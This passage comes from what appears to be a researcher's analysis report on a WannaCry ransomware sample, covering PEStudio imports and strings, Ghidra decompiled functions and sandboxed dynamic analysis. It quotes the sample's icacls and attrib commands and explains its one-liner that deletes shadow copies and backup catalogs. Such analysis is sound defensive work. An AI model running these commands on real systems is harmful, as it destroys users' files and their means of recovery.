CreateProcessA	x	0x0000D832	0x0000D832	102 (0x0066)	execution	Execution through A...	implicit	-	KERNEL32.dll
TerminateProcess	x	0x0000D808	0x0000D808	862 (0x035E)	execution	-	implicit	-	KERNEL32.dll
GetExitCodeProcess	x	0x0000D7F2	0x0000D7F2	346 (0x015A)	execution	-	implicit	-	KERNEL32.dll
CryptReleaseContext	x	0x0000DC14	0x0000DC14	160 (0x00A0)	cryptography	Obfuscated Files or I...	implicit	-	ADVAPI32.dll
rand	x	0x0000DCE6	0x0000DCE6	678 (0x02A6)	cryptography	Obfuscated Files or I...	implicit	-	MSVCRT.dll
srand	x	0x0000DCEE	0x0000DCEE	692 (0x02B4)	cryptography	Obfuscated Files or I...	implicit	-	MSVCRT.dll
SetCurrentDirectoryW	x	0x0000D9D0	0x0000D9D0	779 (0x030B)	-	-	implicit	-	KERNEL32.dll
SetCurrentDirectoryA	x	0x0000D882	0x0000D882	778 (0x030A)	-	-	implicit	-	KERNEL32.dll

Figure 9 - Imports tab on PEStudio.

As their final piece of analysis through PEStudio, the researcher examined the “strings” tab to see if they could pursue further information regarding the command that they had noticed and mentioned in Section 3.1.2 to which the researcher was successful.

Command-Line Interf...	cmd.exe /c "%s"
-	icacls . /grant Everyone:F /T /C /Q
Hidden Files and Direc...	attrib +h .

Figure 10 - Command found in strings tab from PEStudio.

From this, the researcher felt comfortable researching the command and identified what it did. The command starts by executing in a terminal window, selecting all files that had been selected with “%s” (iG0R, 2023) and then executing the “icacls” binary. Icacls is a binary responsible for displaying or modifying discretionary access control lists (Microsoft Contributors, 2023) which, when simplified is the permission related to files and directories. The flags are then passed to grant everyone full read, write and execute permissions on every file specified through the “%s”. This then works recursively through every subdirectory (/T), continues despite errors (/C) and does not show the message when complete (/Q). Finally, this program then executes another command that adds the “hidden” attribute to these files and directories, specified by the “attrib +h” command and flag (Microsoft Contributors, 2023) with it then running in the current directory, as specified by the full stop. This indicated to the researcher that the program was effectively giving itself complete control of every file on the user’s system, which seems appropriate with the researcher’s previous observations from the analysis provided through static analysis.

Through the indicators provided by PEStudio, the researcher was able to confirm that their static analysis had been successful in understanding the capabilities of the ransomware and as such, felt comfortable moving onto the disassembly section of the analysis of this sample.

3.2 DISASSEMBLY

3.2.1 Ghidra

The researcher started by loading Ghidra, importing the sample and running Ghidra's automated analysis on the binary. After the analysis had completed, the researcher looked at the functions and went straight to the "entry" function. The "entry" function is defined by Ghidra as the point at which the program starts (Fox, 2023) and therefore for understanding the process taken by an application, is a key point to begin at. The researcher has attached the code for each function mentioned in Appendix E – Ghidra Code Functions in the same order that they appear in throughout this section.

3.2.1.1 entry()

The researcher noticed that the program takes 5 arguments which are saved into variables and then called into the function. The program then performs a check at whether a variable equals "0x22", which could refer to an ASCII value which would equal a quotation mark. The reason that the researcher believes this is checking the ASCII value is due to the code that follows this check, which checks whether the value of the variable is less than "0x21", which would indicate a non-readable character, then the loop should move to the next function, otherwise, if it is a valid character, then the variable should be increased by one and continue to iterate until it does not equal "0x22". If the variable does equal "0x22" then the variable should be increased by one, checked to see whether it equals 0 and if so, breaks out of the next loop, with this loop iterating whilst the variable doesn't equal "0x22". From this set of loops, the researcher is able to make an impression that the value of pbVar4 is checked as to whether it equals the value "0x22", which the researcher believes, although is not sure, that it refers to quotation marks, and the various loops are responsible for iterating through the command to eventually research the value.

```
pbVar4 = *(byte **)_acmdln_exref;
if (*pbVar4 != 0x22) {
  do {
    if (*pbVar4 < 0x21) goto LAB_004078ad;
    pbVar4 = pbVar4 + 1;
  } while( true );
}
do {
  pbVar4 = pbVar4 + 1;
  if (*pbVar4 == 0) break;
} while (*pbVar4 != 0x22);
if (*pbVar4 != 0x22) goto LAB_004078ad;
do {
  pbVar4 = pbVar4 + 1;
```

Figure 11 - Initial loops in the entry() function from Ghidra

The entry() function then contains another function named “LAB_004078ad” which starts by checking whether the variable from the last function, pbVar4 meets two requirements, the first of which being that it doesn’t equal 0 and the second being that it is less than “0x21”. If both of these requirements are met, a variable related to “local_60” called “dwFlags” is set to 0 and the “GetStartupInfoA” function is imported and called with the “local_60” variable. The GetStartupInfoA function is responsible for specifying the basic information including the window, handles and appearance of the executable when the process is created (Microsoft Contributors, 2022). The function then checks whether the “dwFlags” value and the numerical value “1” equal 0, if so, sets another variable, “uVar” to 10. If the result of that check is not 0, then the same variable is set to equal the value of “local_60.wShowWindow”. The program then performs some further checks and calls the “GetModuleHandleA” function which is responsible for retrieving the module handle of a specified module handle, which as mentioned above is used throughout this function (Microsoft Contributors, 2023).

Finally, the “entry()” function calls “FUN_00401fe7” which is a named given by Ghidra, as it does not know the true function names, which takes the variables mentioned in the earlier sections and saves the output from that function to local_6c.

```
LAB_004078ad:
  } while ((*pbVar4 != 0) && (*pbVar4 < 0x21));
  local_60.dwFlags = 0;
  GetStartupInfoA(&local_60);
  if ((local_60.dwFlags & 1) == 0) {
    uVar2 = 10;
  }
  else {
    uVar2 = (uint)local_60.wShowWindow;
  }
  uVar5 = 0;
  pHVar3 = GetModuleHandleA((LPCSTR)0x0);
  local_6c = FUN_00401fe7(pHVar3,uVar5,pbVar4,uVar2);
```

Figure 12 - LAB_004078ad function from entry() in Ghidra.

3.2.1.2 FUN_00401fe7()

Inside of the FUN_00401fe7 that is called at the end of the “entry()” function, throughout this function multiple calls are made to various libraries which in-turn saves the value of filenames, copies the file into a task scheduling executable and then stores the attributes into a variable. The function then changes the current directory and runs the command that was mentioned towards the end of Section 3.1.4 which uses the string “WNcry@2o17”, which will come in use later in the analysis of this binary. The researcher then utilised the “function tree graph” functionality in Ghidra to see the potential places that the program could go from here and in particular, noticed FUN_004010fd().

3.2.1.3 FUN_004010fd()

The researcher began by analysing the function tree for this function and noticed multiple library calls related to altering registry keys, along with changing the working directory.




Figure 13 - Function tree for FUN_004010fd

The function starts by defining a variable which contains the value “Software//” which is often used in registry keys before then eventually reaching the “wscat” function in MSVCRT.dll. Wscat is a useful utility for making websocket API connections (Amazon Docs, No date). This is presumably used to make web connections although at this stage the researcher was unable to locate any URL’s that the program was accessing. The function then continues by creating and altering registry key values, changing the current working directory, and saving the registry key. Due to this being the end of the current path, the researcher moved back to FUN_00401fe7 and began exploring FUN_00401064.

3.2.1.4 FUN_00401064()




Figure 14 - Function tree for FUN_00401064

This function starts by saving information regarding the current process that is running, including information regarding the process & thread ID before then creating a new process that will not show a window. The researcher came to this conclusion through the definition of "local_58.wShowWindow" being set to 0, which is a commonly associated with "False" in computing terminology. If the program has been unsuccessful in creating this process, it checks the values of certain variables and attempts to terminate the process, and then getting the exit code. If the program has not been able to terminate the process, it cancels it by closing the handle.

3.2.1.5 FUN_004014a6()

This function starts by creating a file and checking the security attributes on the file, along with the handle. The function then checks whether the file has an empty handle and if so, gets the size of the file. Various checks are then performed to see whether the file in question means a long list of requirements including comparing the memory size of one of the variables defined in this function, versus the string

“WANACRY!”. Following the analysis on this function, the tester then moved onto FUN_004019e1().




Figure 15 - Function tree of FUN_004014a6().

3.2.1.6 FUN_004019e1()

This function seemed of particular interest to the researcher due to the imports consisting of entering and leave critical sections of the memory. These functions are responsible for waiting until ownership of a critical section object has been passed, and ownership has been granted to the executing thread (Microsoft Contributors, 2024). The function takes multiple inputs and begins by entering the critical piece of memory with one of the values passed to the function, and “0x10” added to it. Based off of the researchers previous assumptions that hexadecimal values were being converted into ASCII, the value 0x10 would indicate that a “control character” is about to follow such as an “ETX” or “ACK” character, which would indicate the end of text or acknowledgement (ITWissen, 2011). After entering the critical memory section, the program performs a check against the variables used earlier in the function and if the value is not zero, the program leaves the critical section and copies the value of “param_1” to the memory location of “param_3” with the number of bytes defined by “param_2”. If the value of the variable checked does equal zero, the program just leaves the critical section and is done.

3.2.1.7 FUN_00401a45()

This function starts by importing the advapi32.dll and then calling a list of the processes that it intends to create, with the necessary imports to complete the programs full functionality. The processes called are CryptAcquireContextA, CryptImportKey, CryptDestroyKey, CrpyEncrypt, CryptDecrypt and CryptGenKey. Due to the general nature of these process calls, the researcher believes that this function is related to the encryption of the user’s files.




Figure 16 - FUN_00401a45() function tree in Ghidra.

3.2.1.8 FUN_0040170a()

This function is quite similar to FUN_00401a45() but instead of focusing on cryptographic processes in advapi32.dll, this function focuses on processes from kernel32.dll. The function imports CreateFileW, WriteFile, ReadFile, MoveFileW, MoveFileExW, DeleteFileW and CloseHandle. This function calls FUN_001a45() as well as importing these processes which further supports the researchers proposition that these functions are related to encrypting user's files, as writing to the files and generating cryptographic keys are the two key points for performing such actions.




Figure 17 - FUN_0040170a() function tree in Ghidra.

3.3 DYNAMIC ANALYSIS

The researcher began by preparing their virtual environment with the various tools that they would use to perform dynamic analysis, before then taking a “snapshot” of their virtual machine. This snapshot would allow them to revert the effects of the WannaCry sample after gaining the necessary information through Dynamic Analysis.

After creating a snapshot and then reloading their virtual machine, the researcher ran the piece of malware. After initially running the malware, the first thing that the researcher noticed was that their wallpaper and been replaced with the infamous WannaCry message.




Figure 18 - Wallpaper image that is used when the WannaCry sample is ran.

After waiting for some of the files on the Desktop to be changed to the “.WNCRYT” extension, the user is prompted with a command prompt that requires administrative privileges. The researcher clicked on “More details” from this command prompt and saw the command that the malware would attempt to run.




Figure 19 - Command Prompt requiring administrative access.

This "one-liner" starts by utilising the "vssadmin" command which is a tool that is utilised for administrating volume shadow copies. Volume shadow copies are backups of a systems file state (Microsoft Contributors, 2022) and are the equivalent to how the researcher took a snapshot of their virtual machine. This command then takes flags to delete all copies and do so quietly without any confirmation for the user. The command then uses the "&" symbol to join multiple commands together and then utilises the "wmic" tool. "Wmic" represents Windows Management Instrumentation Command-line (Sheldon, 2023) and is responsible for configuring security settings, disk settings and backing up the filesystem. The "Wmic" binary is used to ensure that any shadow copies that hadn't been deleted through "vssadmin" were successfully deleted, leaving the system with zero shadow copies. The one-liner then continues by utilising the "bcdedit" binary which is a useful utility for describing boot applications and boot application settings and as such, is responsible for creating, modifying and adding boot menu options (Microsoft Contributors, 2021). The binary takes the flags to alter the "bootstatuspolicy" and set it equal to "ignoreallfailures" meaning that if there are any errors in the policy, then the system will still boot regardless of these issues. Finally, the one-liner utilises the "wbadmin" binary, which is an initial tool for enabling and restoring backups from the command prompt (Microsoft Contributors, 2023). This binary takes the arguments to delete the "catalog" and to do so quietly. The "catalog" in this context refers to any backups that are stored by Windows. Overall, the

researcher believes that the purpose of this extensive and detailed one-liner is to remove any chances that the victim would have of restoring their system to a version that had not ran the malware sample.

3.3.1 Process Monitor

After clicking “yes” on this command processor prompt, the researcher was shown a window which told them that they were required to pay the ransom fee otherwise their files would be lost. At this point, the researcher moved their attention to Process Monitor where they found the name of the WannaCry sample and filtered the results of Process Monitor to show everything related to this process, and all child processes created by the sample.





Figure 20 - Process Monitor showing that the researcher included only relevant processes.

After focusing on exclusively processes related to the WannaCry sample, the researcher began looking through the process of the sample looking for things of interest. The first thing of interest that the researcher noticed was the programs usage of the “WoW64” DLL.



Time ...	Process Name	PID	Operation	Path	
7:14:0...	ed01ebfbc9eb5...	6788	Process Start		S
7:14:0...	ed01ebfbc9eb5...	6788	Thread Create		S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Users\user\Desktop\Samples\1\1\e...	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\System32\ntdll.dll	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\SysWOW64\ntdll.dll	S
7:14:0...	ed01ebfbc9eb5...	6788	CreateFile	C:\Windows\Prefetch\ED01EBFBC9EB...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	CreateFile	C:\Windows	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\System32\wow64.dll	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\System32\wow64win.dll	S
